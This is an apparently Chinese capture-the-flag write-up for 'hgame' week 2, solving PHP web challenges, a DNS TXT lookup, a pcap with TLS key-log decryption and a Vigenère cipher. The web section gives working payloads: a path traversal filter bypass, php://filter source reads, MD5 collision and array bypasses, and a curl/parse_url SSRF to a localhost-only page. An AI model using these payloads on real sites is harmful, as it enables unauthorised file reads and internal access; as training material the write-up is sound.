week2-wp

wuerror

web

1. easy php

   使用…/./来绕过

```
str_replace(`'../', '', $img`)
```

?img=…/./flag可以得到回显maybe_you_should_think_think

再想想，试试伪协议读取文件看看

伪协议：?img=php://filter/read=convert.base64-encode/resource=…/./flag

得到base64加密后的源码，解码后如下

```
<?php
    //$flag = 'hgame{You_4re_So_g0od}';
    echo "maybe_you_should_think_think";
```

flag藏在注释里

2. php trick


   注释标了个admin.php，访问一下显示only localhost can see。把包头加了个x-forwared-for:127.0.0.1没有什么用。先放一边。

   step1234:就是两种类型的md5碰撞

   step5:H_game用url编码绕过

   step6、7、8：数组绕过

   写到这下面的部分也看出来了，是一个ssrf.要利用这个curl访问之前注释标的admin.php。百度一下要利用curl和parse_url()对URL解析的差异绕过



构造

```
url=http://foo1@127.0.0.1:80@www.baidu.com/admin.php
```

(这个80端口卡了挺久的，之前以为是题目的3001端口，后来试了下http的80结果成了)admin.php内容如下

```
<?php
//flag.php
if($_SERVER['REMOTE_ADDR'] != '127.0.0.1') {
    die('only localhost can see it');
}
$filename = $_GET['filename']??'';

if (file_exists($filename)) {
    echo "sorry,you can't see it";
}
else{
    echo file_get_contents($filename);
}
highlight_file(__FILE__);
?>
```

利用伪协议获取flag.php的内容，最终payload:


```
str1=QNKCDZO&str2=240610708&str3=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3
%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%00%a8%28%4b%f3%6e%8e%4b%55%b3
%5f%42%75%93%d8%49%67%6d%a0%d1%55%5d%83%60%fb%5f%07%fe%a2&str4=%4d%c9%68%ff%0e%e3%5c
%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2
%02%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%d5%5d%83%60%fb%5f%07%fe
%a2&%48%5f%67%61%6d%65[ ]=1&url=http://fool@127.0.0.1:80@www.baidu.com/admin.php?
filename=php://filter/read=convert.base64-encode/resource=flag.php
```

最后base64解密就行了。

misc

1.dns

根据hint，使用nslook -qt=类型 project-a11.club 查询它的各种dns记录(A,AAAA,CNAME,TXT等)然后在txt里找到了




```
服务器:  UnKnown
Address:  222.246.129.80

DNS request timed out.
    timeout was 2 seconds.
DNS request timed out.
    timeout was 2 seconds.
*** 请求 UnKnown 超时

C:\Users\admin>nslookup -qt=MG  project-all.club
服务器:  UnKnown
Address:  222.246.129.80

DNS request timed out.
    timeout was 2 seconds.
*** UnKnown 找不到 project-all.club: Server failed

C:\Users\admin>nslookup -qt=TXT  project-all.club
服务器:  UnKnown
Address:  222.246.129.80

非权威应答:
project-all.club        text =

        "flag=hgame{seems_like_you_are_familiar_with_dns}"
project-all.club        text =

        "v=spf1 include:spf.mail.qq.com ~all"

C:\Users\admin>_
```

2.找得到我吗？小火汁


下载用wireshark打开。先看看http包，只发现一句话flag is very safe now!推测是加密了。正好也看到了很多TLS

在ftp包的最后发现了一个secret.zip(是总数的第403个包)



```
403 1136.988555   192.168.61.136   192.168.61.1   FTP        134 Response: 150 Opening BINARY mode data connection for /pub/test/secret.zip (2016 bytes).
404 1136.988852   192.168.61.136   192.168.61.1   FTP-DA…   1514 FTP Data: 1460 bytes (PASV) (RETR /pub/test/secret.zip)
405 1136.988901   192.168.61.136   192.168.61.1   FTP-DA…    610 FTP Data: 556 bytes (PASV) (RETR /pub/test/secret.zip)
```

接下来的404/405两个包含有数据，把两个包的数据用hex stream的方式复制到winhex中，注意把压缩包内容外的数据要删掉。得到secret.zip。打开它得到secret.log文件，百度知道它是密钥，把wireshark的编辑->首选项->protocal->ssl->(pre)-master-secret log filename设置成它。进行解密，在回到http里，就能发现解密的包里有一个1.tar。解压获得flag.jpg。winhex打开得到flag



_download

120 KB
122,573 字节

莫式
原始的

0
n/a

2019/02/05
19:56:44
寸间: 2019/01/28
12:20:01
A
0

文本
ANSI ASCII
decimal
效: 36x16=576
1
1

可用
夫: 6.6 GB 空余
ta\Local\Temp\WinHex

```
  Offset    0  1  2  3  4  5  6  7   8  9 10 11 12 13 14 15
00000000   FF D8 FF E0 00 10 4A 46  49 46 00 01 01 01 00 60   ÿØÿà  JFIF     `
00000016   00 60 00 00 FF E1 00 A0  45 78 69 66 00 00 4D 4D    `  ÿá  Exif  MM
00000032   00 2A 00 00 00 08 00 07  01 31 00 02 00 00 00 16    *        1
00000048   00 00 00 62 03 01 00 05  00 00 00 01 00 00 00 78      b            x
00000064   03 03 00 01 00 00 00 01  00 00 00 00 51 10 00 01               Q
00000080   00 00 00 01 01 00 00 00  51 11 00 04 00 00 00 01           Q
00000096   00 00 0E C3 51 12 00 04  00 00 00 01 00 00 0E C3     ÃQ          Ã
00000112   82 98 00 02 00 00 00 17  00 00 00 80 00 00 00 00   ▌▌         ▌
00000128   43 6C 69 70 49 6D 67 47  65 74 20 76 65 72 2E 20   ClipImgGet ver.
00000144   31 2E 30 2E 32 00 00 01  86 A0 00 00 B1 8F 68 67   1.0.2  ▌   ± hg
00000160   61 6D 65 7B 43 6F 6E 67  72 61 74 75 6C 61 74 69   ame{Congratulati
00000176   6F 6E 73 5F 00 00 FF FE  00 13 59 6F 75 5F 47 6F   ons_  ÿþ  You_Go
00000192   74 5F 54 68 65 5F 46 6C  61 67 7D FF DB 00 43 00   t_The_Flag}ÿÛ C
00000208   02 01 01 01 01 01 02 01  01 01 02 02 02 02 02 04
00000224   03 02 02 02 02 05 04 04  03 04 06 05 06 06 06 05
00000240   06 06 06 07 09 08 06 07  09 07 06 06 08 0B 08 09
00000256   0A 0A 0A 0A 0A 06 08 0B  0C 0B 0A 0C 09 0A 0A 0A
00000272   FF DB 00 43 01 02 02 02  02 02 02 05 03 03 05 0A   ÿÛ C
00000288   07 06 07 0A 0A 0A 0A 0A  0A 0A 0A 0A 0A 0A 0A 0A
00000304   0A 0A 0A 0A 0A 0A 0A 0A  0A 0A 0A 0A 0A 0A 0A 0A
00000320   0A 0A 0A 0A 0A 0A 0A 0A  0A 0A 0A 0A 0A 0A 0A 0A
00000336   0A 0A 0A 0A 0A FF C0 00  11 08 03 2A 05 A0 03 01        ÿÀ    *
00000352   22 00 02 11 01 03 11 01  FF C4 00 1F 00 00 01 05   "        ÿÄ
00000368   01 01 01 01 01 01 00 00  00 00 00 00 00 00 01 02
00000384   03 04 05 06 07 08 09 0A  0B FF C4 00 B5 10 00 02            ÿÄ µ
00000400   01 03 03 02 04 03 05 05  04 04 00 00 01 7D 01 02                }
```

crypto

vigener

网上找个vigener的在线解码就行了